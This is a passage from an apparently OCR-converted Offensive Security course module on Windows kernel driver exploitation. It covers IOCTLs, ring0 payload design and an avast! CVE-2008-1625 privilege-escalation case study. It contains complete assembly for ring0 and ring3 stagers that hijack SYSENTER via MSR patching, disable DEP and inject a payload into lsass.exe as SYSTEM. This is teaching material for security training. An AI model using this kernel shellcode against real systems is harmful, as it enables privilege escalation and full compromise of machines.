Communicating with drivers

Most drivers, once loaded into the operating system, register device names and relative symbolic links. A symbolic link, enables user mode applications to interact with the driver: this is made possible by calling *CreateFile*[83] function exported by *kernel32.dll*, and obtaining a handle that can be used to further communicate with the device driver.

The following diagram illustrates the latter concept:





Figure 75: Obtaining a device handle from a device symbolic link

[83] http://msdn.microsoft.com/en-us/library/aa363858%28VS.85%29.aspx

© All rights reserved to Offensive Security, 2010



Once we have obtained a valid handle, we can use it to read and write to the device driver.

I/O Control Codes

Besides normal read and write operations, applications can communicate with some device drivers through device I/O control codes (IOCTLs). User-mode applications can send IOCTLs to drivers by calling *DeviceIoControl*[84] function exported by *kernel32.dll;* the latter routine causes the I/O Manager to generate an IRP_MJ_DEVICE_CONTROL request packet and send it to the right driver (as shown on *MSDN*[84], the first parameter passed to *DeviceIoControl* is the driver handle obtained before by calling *CreateFile* function). IOCTL requests are handled by the driver through the IOCTL dispatch routine. As in our case study, because of insecure implementations, the IOCTL interface is often abused by exploiters.

Privilege levels and Ring0 Payloads

In the x86 architecture the processor has four privilege levels, also called rings: threads executing at *ring0* (kernel-mode) are allowed to perform any operation with complete access to all memory and CPU instructions; *ring3* is the least privileged (user-mode). Only these two levels (*ring0* and *ring3*) are used in the Windows OS in order to maintain compatibility with non-Intel systems. These protection rings restrict what user-mode applications can do by limiting the use of memory, I/O Ports and machine instruction set. Basically user-mode programs can't do almost anything without calling on the kernel[85] with the help of *interrupts gates*[86].

While exploiting a kernel vulnerability for the first time and gaining code execution in kernel-space, one of the first hurdles is that a "simple" user-mode payload can't be directly executed in *ring0* easily[87] avoiding a *BSOD*[88]. One solution to this problem is to completely forget about user-mode shellcodes and dive into the *ring0* mysteries. As shown in the "Custom Shellcode Creation" module, one of the pre-requisites to build universal user-mode payloads on Windows is locating the base address of *kernel32.dll* and resolving symbols for the functions needed to our objective. In kernel-mode, the logical equivalent to *kernel32.dll* is *ntoskrnl.exe* (*nt*), which provides the core library interface to device drivers. Building a

---

[84] http://msdn.microsoft.com/en-us/library/aa363216%28VS.85%29.aspx


[85] A simple operation such as opening a file can't happen without the help of the kernel.

[86] "Interrupt descriptor table" http://en.wikipedia.org/wiki/Interrupt_descriptor_table

[87] "Remote Windows Kernel Exploitation: Step into the Ring 0" Aug, 2005.
http://www.blackhat.com/presentations/bh-usa-05/BH_US_05-Jack_White_Paper.pdf

[88] Blue Screen Of Death http://en.wikipedia.org/wiki/Blue_Screen_of_Death

© All rights reserved to Offensive Security, 2010



"pure" *ring0*[89] payload requires gathering *nt* base address and resolving the symbols, exported by *nt* itself, all needed to accomplish our shellcode tasks. This is not always an easy task and other approaches can often lead to more portable and stable solutions in terms of exploitability.

"Windows Kernel-mode Payload Fundamentals"[90] explains very well that just like user-mode payloads, kernel-mode ones can be broken down into different components to be used for gathering a general technique in different scenarios. In (90) the anatomy of a *ring0* payload has been broken down by the authors, into the following four components that can be combined together to form a logical kernel-mode payload:

1. ***Migration***
2. ***Stager***
3. ***Restore***
4. ***Stage***

Migration component is optional and its purpose is to transition the processor to a safe *IRQL*[91] so that the rest of the payload can be executed without worrying about system hangs.

Stager component is also optional and its use is needed when we want a ***stage***[92] to be executed from another thread context, or simply moved to another location. Sometimes it happens that we can accomplish two tasks with one component, infact staging from *ring0,* has often the effect of executing in a different context leading to an indirect migration to a safer *IRQL*.

Once the ***stage*** is in a safe place for execution, the ***restore*** component must find a way to allow the kernel to continue running in a porper way without blue screening (depending on the nature of the payload, ***restore*** component may be ran before or after the ***stage***).

Please refer to (90) for a detailed description of each component and their possible implementations.

---


[89] with this term we intend a payload that will only execute *ring0* code. An alternative is to stage a user-mode payload from kernel-space as explained later on.

[90] "Windows Kernel-mode Payload Fundamentals" bugcheck & skape Jan 2006. http://www.uninformed.org/?v=3&a=4&t=sumry

[91] "What is IRQL?" http://blogs.msdn.com/doronh/archive/2010/02/02/what-is-irql.aspx

[92] Stage is defined as the actual shellcode we want to run and can be both *ring0* or *ring3* code.

 © All rights reserved to Offensive Security, 2010



Staging R3 payloads from kernel space

As an alternative of executing only code in *ring0*, few implementations of staging *ring3* payloads from kernel-space have been implemented (87,90,93,94). A common factor often shared between different implementations of this staging mechanism, is the use of the global page *SharedUserData*, a memory area mapped both in kernel and user space at a fixed address on all NT derivatives[95]. At first glance, dropping back to user-space once you have gained all the kernel power under your fingers could seem strange[96]. Anyhow this technique let us use any kind of fancy *ring3* payload already implemented, without fighting with often undocumented kernel functions. Moreover, the use of *SharedUserData* is good to keep the approach portable and the size of the stager small, as no symbol resolution is needed to locate the stage address. At last, *SharedUserData* let us use low overhead stager components to trigger the execution of the stage, see for example the "System Call hook" approach described in (48).

Figure 76 shows a general example of a kernel payload staging a *ring3* shellcode.

Case Study payload: MSR Hooking

Our payload choice has fallen onto an interesting technique (93), which stages an independent user-mode payload disabling data execution prevention. This method is based on hijacking the *SYSENTER* instruction[97] by patching the *SYSENTER_EIP_MSR* register, a particular "cpu variable" that stores the address of the *nt!KiFastCallEntry* routine in kernel space. In normal circumstances, *KiFastCallEntry* calls the system service dispatcher function (*KiSystemService*) to handle the *SYSCALL* issued in user-space. Hijacking *KiFastCallEntry* lets us execute a second *ring0* stager everytime a *SYSCALL* is issued, that means

---

[93] "Implementing a Win32 Kernel Shellcode" Stephen Fewer, Nov 2009
http://blog.harmonysecurity.com/2009/11/implementing-win32-kernel-shellcode.html

[94] "Exploiting 802.11 Wireless Driver Vulnerabilities on Windows" Johnny Cache, H D Moore, skape Jan 2007
http://www.uninformed.org/?v=6&a=2&t=sumry

[95] *SharedUserData* is mapped with read/write/execute permissions from ring0, read/execute permissions from ring3 on non-PAE systems and read permission from ring3 on PAE systems. It's not affected by ASLR and is mapped at 0xFFDF0000 in kernel space and at 0x7FFE0000 in user-space.

[96] To not waste privileges gathered in *ring0*, the staging technique exploits mechanisms such as "System Call hook" to execute the user-mode shellcode as SYSTEM.

[97] "System Call Optimization with the SYSENTER Instruction" John Gulbrandsen, Oct 2004
http://www.codeguru.com/Cpp/W-P/system/devicedriverdevelopment/article.php/c8223/

 © All rights reserved to Offensive Security, 2010

executing code in privileged mode in a different context from the one we were running while triggering the vulnerability. Let's analyze step by step the *ring0* shellcode showed in (93).

We trigger the vulnerability and gain code execution in kernel space

We run ring0 stager1 to:

1. **Hijack the SYSCALL interface**
2. **Copy ring0/3 stager2 + ring3 stage in SharedUserData**
3. **Place kernel trhead in halt state or restart the thread**

When any process issues a SYSCALL:


Is the process running as SYSTEM

YES — We take over and run our shellcode

NO — We let the execution flow proceed normally

Figure 76: General example staging a ring3 payload from kernel space

© All rights reserved to Offensive Security, 2010



Ring0 stager 1 is executed after triggering the vulnerability in kernel space and its tasks are summed up in the following steps (refer to Figure 77):

1. Read the *SYSENTER_EIP_MSR* register and save it in order to be able to restore the original *SYSCALL* dispatcher.
2. Patch *SYSENTER_EIP_MSR* with our *ring0 stager 2* address (*0xFFDF0400* in *SharedUserData*).
3. Copy *ring0 stager 2*, *ring3 stager* and *ring3 stage* to *SharedUserData* at *0xFFDF0400.*
4. Execute the restore component halting the kernel thread we are running.

RING0 STAGER 1

```
ring0_migrate_start:
 cld
 cli
 jmp short ring0_migrate_bounce

// ------------------------------ (1) ------------------------------
ring0_migrate_patch:
 pop esi
 push 0x176
 pop ecx
 rdmsr

// ------------------------------ (2) ------------------------------
 mov dword [esi+( ring0_stager_data - ring0_stager_start )+0], eax
 mov edi, dword [esi+( ring0_stager_data - ring0_stager_start )+4]
 mov eax, edi
 wrmsr

// ------------------------------ (3) ------------------------------
 mov ecx, ( ring3_stager - ring0_stager_start )
 rep  movsb
 sti

// ------------------------------ (4) ------------------------------
ring0_migrate_idle:
 hlt
 jmp short ring0_migrate_idle

ring0_migrate_bounce:
 call ring0_migrate_patch
```


Figure 77: ring0 stager 1

© All rights reserved to Offensive Security, 2010

```
RING0 STAGER 2

// ------------------------------ (1) ------------------------------
ring0_stager_start:
 push byte 0
 pushfd
 pushad
 call ring0_stager_eip
// ------------------------------ (2) ------------------------------
ring0_stager_eip:
 pop eax
 mov ebx, dword [eax + ( ring0_stager_data - ring0_stager_eip ) + 0]
 mov [ esp + 36 ], ebx
 cmp ecx, 0xDEADC0DE
 jne ring0_stager_hook
 push 0x176
 pop ecx
 mov eax, ebx
 xor edx, edx
 wrmsr
 xor eax, eax
 jmp short ring0_stager_finish
// ------------------------------ (3) ------------------------------
ring0_stager_hook:
 mov esi, [ edx ]
 movzx ebx, byte [ esi ]
 cmp bx, 0xC3
 jne short ring0_stager_finish
// ------------------------------ (4) ------------------------------
 mov ebx, dword [eax + ( ring0_stager_data - ring0_stager_eip ) + 8]
 lea ebx, [ ebx + ring3_start - ring0_stager_start ]
 mov [ edx ], ebx
// ------------------------------ (5) ------------------------------
 mov eax, 0x80000001
 cpuid
 and edx, 0x00100000
 jz short ring0_stager_finish
 mov edx, 0xC03FFF00
 add edx, 4
 and dword [ edx ], 0x7FFFFFFF
// ------------------------------ (6) ------------------------------
ring0_stager_finish:
 popad
 popfd
 ret

ring0_stager_data:
 dd 0xFFFFFFFF // saved nt!KiFastCallEntry
 dd 0xFFDF0400 // kernel memory address of stager
 dd 0x7FFE0400 // shared user memory address of stager
```

Figure 78: ring0 stager 2

 © All rights reserved to Offensive Security, 2010



Now that we have both *ring0* and *ring3* stagers in memory and the *SYSENTER_EIP_MSR* patched, the kernel-mode stager will take over everytime a *SYSCALL* is issued from a user-space thread. The steps performed by the *ring0* stager residing in *SharedUserData* are the following (refer to Figure 78):

1. Copy cpu registers to preserve its state.
2. Check if user-mode thread is instructing the *ring0 stager* to restore the *SYSENTER_EIP_MSR* register to its original value.
3. Check if user-mode thread return is a simple 0xC3 instruction to ensure the *ring3 stager* can restore normal execution flaw (using a *retn*) in case it doesn't execute the *ring3 stage* (this happens when the *SYSCALL* is not issued by lsass.exe which is the process choosed to execute shellcode with SYSTEM privileges). If this is not the case (return instruction could be a *retn costant*) we execute the *nt!KiFastCallEntry* (Point 6).
4. Patch user-mode return address that is called on *SYSEXIT* to our *ring3 stager.*
5. Bypass DEP by clearing the *NX* bit for the *PTE*[98] associated with user-mode stager memory page.
6. Return to the real *nt!KiFastCallEntry.*

At this point, our *ring3 stager* will be called by every user-mode thread that issues a *SYSCALL* which returns to a single *0xC3* instruction; stager job is summed up in the following steps (refer to Figure 79: ring3 stager and dummy ring3 stage):

1. Look into the *PEB* of the current process and check if the name of the process is equal to lsass.exe (as explained before, lsass is running with SYSTEM privileges). If this is not the case, we simply return.
2. Issue a special *SYSCALL* (*ECX* register contains *0xDEADCODE* instead of the number of the *SYSCALL*) to instruct the *ring0 stager* to restore the *MSR.*
3. Finally execute the *ring3 stage*.
4. Return into *lsass.exe* thread.

[98] "Page Table" http://en.wikipedia.org/wiki/Page_table

© All rights reserved to Offensive Security, 2010

!drvobj aavmker4 2
uf f89e298c ← disassemble

RING3 STAGER

```
// ------------------------------ (1) ------------------------------
ring3_start:
pushad
push byte 0x30
pop eax
cdq
mov ebx, [ fs : eax ]
cmp [ ebx + 0xC ], edx
jz ring3_finish
mov eax, [ ebx + 0x10 ] // get pointer to the ProcessParameters
mov eax, [ eax + 0x3C ] // get the current processes ImagePathName
add eax, byte 0x28
mov ecx, [ eax ]        // get first 2 wide chars of name 'l\x00s\x00'
add ecx, [ eax + 0x3 ]  // and add '\x00a\x00s'
cmp ecx, 'lass'
jne ring3_finish
call ring3_cleanup
call ring3_stage
jmp ring3_finish

// ------------------------------ (2) ------------------------------
ring3_cleanup:
mov ecx, 0xDEADC0DE
mov edx, esp
sysenter

// ------------------------------ (4) ------------------------------
ring3_finish:
popad
ret

// ------------------------------ (3) ------------------------------
ring3_stage:
// OUR USER-MODE SHELLCODE GOES HERE
ret
```

Figure 79: ring3 stager and dummy ring3 stage

 © All rights reserved to Offensive Security, 2010

Function Pointer Overwrites

We are introducing function pointer overwrite technique in this module, because we are going to use it as a vector to gain code execution in the case study we chose for kernel driver exploitation.

In computer programming, pointers are variables used to store the address of simple data types or class objects. They can also be used to point to function addresses and, in this case, they are classified as function pointers[99]. Dereferencing a function pointer has the effect of calling the function residing at the address pointed by it.

Function pointers give both incredible flexibility, allowing the programmer to build useful "application mechanisms" such as callbacks[100] and a further approach to control execution flow by the attacker point of view.

When a function is called, the address of the instruction immediately following the call instruction is pushed onto the stack and then popped in to the *EIP* register when *RETN* instruction is performed. In classic stack buffer overflows[101], the attacker gains code execution by overflowing the stack and overwriting a function return address. Nevertheless, there are other methods the attacker can use to gain code execution. There are cases where a vulnerability allows the attacker to overwrite a function pointer. Later on, when the function is called, control is transferred to the overwritten address which usually contains attacker's shellcode. Figure 80 and Figure 81 show respectively a hypothetic legitimate function pointer call and a hijacked one.

---

[99] http://en.wikipedia.org/wiki/Function_pointer

[100] http://gethelp.devx.com/techtips/cpp_pro/10min/10min0300.asp

[101] http://en.wikipedia.org/wiki/Buffer_overflow#Stack-based_exploitation

© All rights reserved to Offensive Security, 2010




Figure 80: Legitimate function pointer in memory




Figure 81: Abused function pointer in memory

© All rights reserved to Offensive Security, 2010

In the article, "Protecting against Pointer Subterfuge (Kinda!)"[102], it details the concept behind function pointer abuse and the protections implemented in Windows XP SP2 and Windows Server 2003 SP1 against such attacks. In the code below you can see a small chunk of code taken from [102], presenting a typical function pointer overwrite situation:

```
voidfoobarFunc() {
        // function code
}

typedef void (*pfv )(void);

intVulnerableFunc(char *szString) {
        charvulnbuf[32];
        strcpy(vulnbuf,szString);
        pfvfp = (pfv)(&foobarFunc); // function pointer to foobarFunc
        // some code
        (*fp)(); // foobarFunc is called
        return 0;
}
```

Function Pointer Overwrite Vulnerable Code

Because there is no check on the length of *szString*, the *vulnbuf* stack variable can be overflowed - possibly leading to the overwrite of the function pointer fp. If fp can be overwritten by the attacker's evil crafted pointer, once foobarFunc is called upon the dereference of "fp" pointer, code execution is gained.

[102] http://blogs.msdn.com/michael_howard/archive/2006/01/30/520200.aspx

 © All rights reserved to Offensive Security, 2010

avast! Case Study: kernel memory corruption

As a case study, we chose to play with an interesting local vulnerability affecting a well know antivirus product (CVE-2008-1625[103]). As stated in the advisory[104], the aavmker4.sys driver in avast! Home and Professional 4.7 for Windows[105] does not properly validate input accepted via IOCTL 0xb2d60030. Exploitation of this vulnerability can result in a local denial of service or execution of arbitrary code in kernel space. This issue can be triggered by sending a specially crafted IOCTL request. Because no special user right is necessary to exploit the vulnerability, we are facing a typical case of a privilege escalation due to the abuse of the IOCTL interface.

avast! Case Study: way down the ring0 land

Figure 82: Opening aavmker.sys in IDA Pro

[103] "avast! 4.7 aavmker4.sys Kernel Memory Corruption"

http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2008-1625

[104] "avast! 4.7 aavmker4.sys Kernel Memory Corruption Advisory"

http://www.trapkit.de/advisories/TKADV2008-002.txt

[105] Only Windows XP and 2000 are affected.

© All rights reserved to Offensive Security, 2010

As explained at the beginning of the module, user-mode applications can send *IOCTLs* to drivers by calling the *DeviceIoControl* function exported by *kernel32.dll*; in order to call *DeviceIoControl* we need to obtain a valid handle to the device driver which means discovering the right symbolic link to the device. The first thing we could try is opening the *sys* file with *IDA Pro* (refer to Figure 82) or a user-mode debugger like *Immunity Debugger* (refer to Figure 83) trying to spot any *"\Device\xxxxxxxxx"* occurrence.





Figure 83: Searching for "\Device" occurences in Immunity Debugger

Typically devices are created within the *DriverEntry*[106] function using the *IoCreateDevice*[107] function and finding our symbolic link shouldn't be too difficult because opening the *sys* file, the debugger will point to the *DriverEntry* routine[108].

[106] *DriverEntry* is the first routine called after a driver is loaded and is responsible for initializing the driver. Please note that not all devices are created within *DriverEntry*.

© All rights reserved to Offensive Security, 2010



As shown in Figure 82 and Figure 83 we found the symbolic link *"\DosDevices\AAVMKER4"* which can be used in a *CreateFile* function call using the name "\\.*AAVMKER4"* [109] eventually obtaining our magic handle.

Examining the advisory, we see that we are facing a typical write-what-where[110] condition where a memcpy function copies *0x21A* bytes of user controlled data to a user controlled memory address; however, in order to be able to perform a successful arbitrary write, few checks in the driver need to be bypassed. To understand how should we proceed to overcome device driver checks, we need to:

1. Locate the *IOCTL* dispatch routine within the driver code.
2. Create a *POC* triggering the vulnerable *IOCTL*.
3. Place a breakpoint on the dispatch routine address to follow execution flow.

Let's proceed with the first point attaching windbg as a remote kernel debugger[111] and issuing the *!drvobj* command[112]:

```
kd> !drvobj aavmker4 2
Driver object (861a21c8) is for:
 \Driver\Aavmker4
DriverEntry:   f7915620    Aavmker4
DriverStartIo: 00000000
DriverUnload:  00000000
AddDevice:     00000000

Dispatch routines:
[00] IRP_MJ_CREATE                      f7915766      Aavmker4+0x766
[01] IRP_MJ_CREATE_NAMED_PIPE           f7915766      Aavmker4+0x766
[02] IRP_MJ_CLOSE                       f7915766      Aavmker4+0x766
[03] IRP_MJ_READ                        f7915766      Aavmker4+0x766
```

[107] IoCreateDevice: http://msdn.microsoft.com/en-us/library/ff548397%28VS.85%29.aspx

[108] *winobj* from sysinternals can also help for symbolic link discovering.

http://technet.microsoft.com/en-us/sysinternals/bb896657.aspx

[109] "Introduction to MS-DOS Device Names"

